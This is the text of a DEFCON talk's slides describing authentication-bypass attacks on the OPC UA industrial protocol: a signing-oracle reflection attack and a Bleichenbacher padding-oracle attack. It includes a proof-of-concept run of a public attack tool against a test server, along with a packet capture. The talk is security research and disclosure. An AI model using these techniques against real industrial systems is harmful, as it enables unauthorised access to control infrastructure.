DEFCON

No VPN Needed?

Cryptographic Attacks Against the OPC UA Protocol

Tom Tervoort

Speaker intro



TOM TERVOORT
Principal Security Specialist
tom.tervoort@bureauveritas.com

BUREAU VERITAS CYBERSECURITY

- Pentester/consultant for Bureau Veritas Cybersecurity
- Specialization: pwning things via (weird) crypto bugs
- Found ‘Zerologon’ vulnerability; now get to go to conferences a lot☺

Outline

What is OPC UA?


OPC UA Cryptography

Attack 1: signing oracle auth bypass

Attack 2: padding oracle auth bypass

Follow-up and conclusions

What is OPC UA?










Photos by Magda Ehlers, Tom Fisk, Pixabay, Mattcmoi

Why investigate it?




OPC UA connections are secure in itself, hence generally there is no need for VPN in an OPC UA network

solution. In the past VPN tunnel for secure transmission and remote desktop connections were used, but OPC UA includes encrypted transmission and adds user authentication and audit

- **Secure**: OPC UA is highly secure due to its encryption, authentication, checksums, data access, and authorization capabilities.

OPC-UA doesn't require a VPN, and the gateway enables a secure connection for outgoing data to the cloud when the gateway is established. OPC-UA can also be used in the cloud and at the edge.

OPC UA security



Client/server authentication: X.509 certificates
User authentication: password, JWT, cert, etc.
Can have **both**, **either** or **neither**

Trust models: pre-configured, first-time approval, PKI


Security Mode, user authentication method, and ciphers are **negotiated** between client and server

Security Mode	Client/Server Auth	Integrity	Confidentiality
None	✗	✗	✗
Sign	✓	✓	✗
SignAndEncrypt	✓	✓	✓

Image by OPC Foundation

Secure channel handshake

(simplified)




Both sides derive session keys from nonces

Security Policy	Encryption scheme	Signing scheme
None	-	-
Basic128Rsa15	RSA PKCS#1v1.5	SHA1 + RSA PKCS#1v1.5
Basic256	RSA-OAEP-SHA1	SHA1 + RSA PKCS#1v1.5
Basic256Sha256	RSA-OAEP-SHA1	SHA256 + RSA PKCS#1v1.5
Aes128_Sha256_RsaOaep	RSA-OAEP-SHA1	SHA256 + RSA PKCS#1v1.5
Aes256_Sha256_RsaPss	RSA-OAEP-SHA256	SHA256 + RSA-PSS

Also various ECC policies; rarely used yet

Session handshake



- Symmetric crypto based on AES and HMAC
- Challenge signing with same certificates as channel phase
- Password-based user auth: encrypt password with server public key, even with None policy
- Certificate-based user auth: sign same server challenge with “user certificate”
- Session bound to channel + key

- Very inefficient protocol: three expensive RSA decrypt/sign operations on each side! But is it secure?

Attacking the session handshake

In server's CreateSessionResponse:

serverSignature	SignatureData	This is a signature generated with the private key associated with the *serverCertificate*. This parameter is calculated by appending the *clientNonce* to the *clientCertificate* and signing the resulting sequence of bytes.


In client's ActivateSessionResponse:

clientSignature	SignatureData	This is a signature generated with the private key associated with the *clientCertificate*. This parameter is calculated by appending the *serverNonce* to the *serverCertificate* and signing the resulting sequence of bytes.


Looks rather similar…



Signing oracle “relay attack”



Even better: “reflection attack”




But we still need to defeat this...



OPC Client




OPC Server



Both sides derive session keys from nonces



...or we just skip it



- Skips secure channel handshake, because TLS already offers transport crypto
- No TLS client certs; **relies on session layer for client authentication**

PoC or it didn't happen

```
tom@aardvarksoep:~/opc/tool$ python3 opcattack.py reflect  https://opc-testserver:62540/
[*] Attempting reflection attack against https://opc-testserver:62540/
[*] Server advertises 7 endpoints.
[*] Targeting https://opc-testserver:62540/Quickstarts/ReferenceServer/ with BASIC256SHA256 security policy.
[*] User certificate required. Reusing the server certificate to forge user token.
[+] Attack succesfull! Authenticated session set up with https://opc-testserver:62540/Quickstarts/ReferenceServer/.
[*] Trying to browse data via authenticated channel.
[*] Tree:
[+] + <root>
[+] |+ Objects (OBJECT)
[+]  |+ Server (OBJECT)
[+]   |+ ServerArray (Array):
[+]    |+ ServerArray: "urn:aardvarksoep:UA:Quickstarts:ReferenceServer"
[+]   |+ NamespaceArray (Array):
[+]    |+ NamespaceArray: "http://opcfoundation.org/UA/"
[+]    |+ NamespaceArray: "urn:aardvarksoep:UA:Quickstarts:ReferenceServer"
[+]    |+ NamespaceArray: "http://opcfoundation.org/Quickstarts/ReferenceServer"
[+]    |+ NamespaceArray: "http://test.org/UA/Data/"
[+]    |+ NamespaceArray: "http://test.org/UA/Data/Instance"
[+]    |+ NamespaceArray: "http://opcfoundation.org/UA/Boiler/"
[+]    |+ NamespaceArray: "http://opcfoundation.org/UA/Boiler/Instance"
[+]    |+ NamespaceArray: "http://test.org/UA/Alarms/"
[+]    |+ NamespaceArray: "http://test.org/UA/Alarms/Instance"
[+]    |+ NamespaceArray: "http://opcfoundation.org/UA/Diagnostics"
[+]    |+ NamespaceArray: "http://samples.org/UA/MemoryBuffer"
[+]    |+ NamespaceArray: "http://samples.org/UA/MemoryBuffer/Instance"
[+]   |- ServerStatus: <decode error> ("Extension object type ID 864 not registered.")
[+]   |- ServiceLevel: "255"
[+]   |- Auditing: "True"
[+]   |- EstimatedReturnTime: "None"
```

https://github.com/SecuraBV/opcattack

Idea to attack OPC over TCP: the 1998 classic

Chosen Ciphertext Attacks Against Protocols Based on the RSA Encryption Standard PKCS #1

Daniel Bleichenbacher

Bell Laboratories
700 Mountain Ave., Murray Hill, NJ 07974
bleichen@research.bell-labs.com

Abstract. This paper introduces a new adaptive chosen ciphertext attack against certain protocols based on RSA. We show that an RSA private-key operation can be performed if the attacker has access to an oracle that, for any chosen ciphertext, returns only one bit telling whether the ciphertext corresponds to some unknown block of data encrypted using PKCS #1. An example of a protocol susceptible to our attack is SSL V.3.0.

Security Policy	Encryption scheme	Signing scheme
None	-	-
Basic128Rsa15	RSA PKCS#1v1.5	SHA1 + RSA PKCS#1v1.5
Basic256	RSA-OAEP-SHA1	SHA1 + RSA PKCS#1v1.5
Basic256Sha256	RSA-OAEP-SHA1	SHA256 + RSA PKCS#1v1.5

Deprecated?

Name	SecurityPolicy – Basic128Rsa15
Profile URI	http://opcfoundation.org/UA/SecurityPolicy#Basic128Rsa15
Release Status	Archived
Profile Group	UACore 1.05

Note: Since the hash algorithm SHA1 is not considered secure anymore, this Security Policy has been deprecated with the OPC UA Specification Version 1.04. If included in a Server:

1) It shall be disabled by default.

2) Documentation shall describe that it should not be used.

3) It will still be tested to ensure correct operation.

However:

- Many implementations allow Basic128Rsa15 by default anyway
- Some implementations attempt to decrypt PKCS#1 ciphertext before checking if Basic128Rsa15 is enabled
- Software updates won't change existing configurations
- Risks not clear to user; problem is not SHA1
- **OAEP also insecure when keys are reused for PKCS#1**


Bleichenbacher's attack

(simplified)

RSA encryption: $c \equiv m^e \pmod{n}$

RSA padding: message bytestring -> integer m

PKCS#1 padding:




Server padding check fails: m has different format

Otherwise: m starts with 0x02; information on message is leaked


Attack: send specifically chosen c values, and observe which decrypt to an m with correct padding. Narrow down exact value of m after +/- 1,000,000 queries to the "padding oracle".

Two private key operations



Note: Bleichenbacher attack can also **spoof signatures** because RSA signing ≈ RSA decryption

Both sides derive session keys from nonces


Attacker
OPC Server
Attacker's client nonce
Bleichenbacher attack
spoofed!
OpenSecureChannelRequest
- Chosen security policy
- Server's own certificate
- Message with spoofed signature
encrypted with server public key:
Attacker's client nonce
OpenSecureChannelResponse
- Encrypted with server public key and
signed with server private key:
???????
Bleichenbacher attack
- Random "server nonce"
- Channel Token
decrypted!
Can compute

Error-based padding oracle


2625	16:56:07,4642…	192.168.12.1	DESKTOP-1J2GTQI	TCP	56 39774 → 53530 [ACK] Seq=1 Ack=1 Win=64256 Len=0
2626	16:56:07,4643…	192.168.12.1	DESKTOP-1J2GTQI	OpcUa	142 Hello message
2627	16:56:07,4653…	DESKTOP-1J2GTQI	192.168.12.1	OpcUa	84 Acknowledge message
2628	16:56:07,4653…	192.168.12.1	DESKTOP-1J2GTQI	TCP	56 39774 → 53530 [ACK] Seq=87 Ack=29 Win=64256 Len=0
2629	16:56:07,4655…	192.168.12.1	DESKTOP-1J2GTQI	OpcUa	1445 OpenSecureChannel message: ServiceId 0
2630	16:56:07,4841…	DESKTOP-1J2GTQI	192.168.12.1	OpcUa	242 Error message
2631	16:56:07,4843…	DESKTOP-1J2GTQI	192.168.12.1	TCP	56 53530 → 39774 [FIN, ACK] Seq=215 Ack=1476 Win=2100992 Len=0

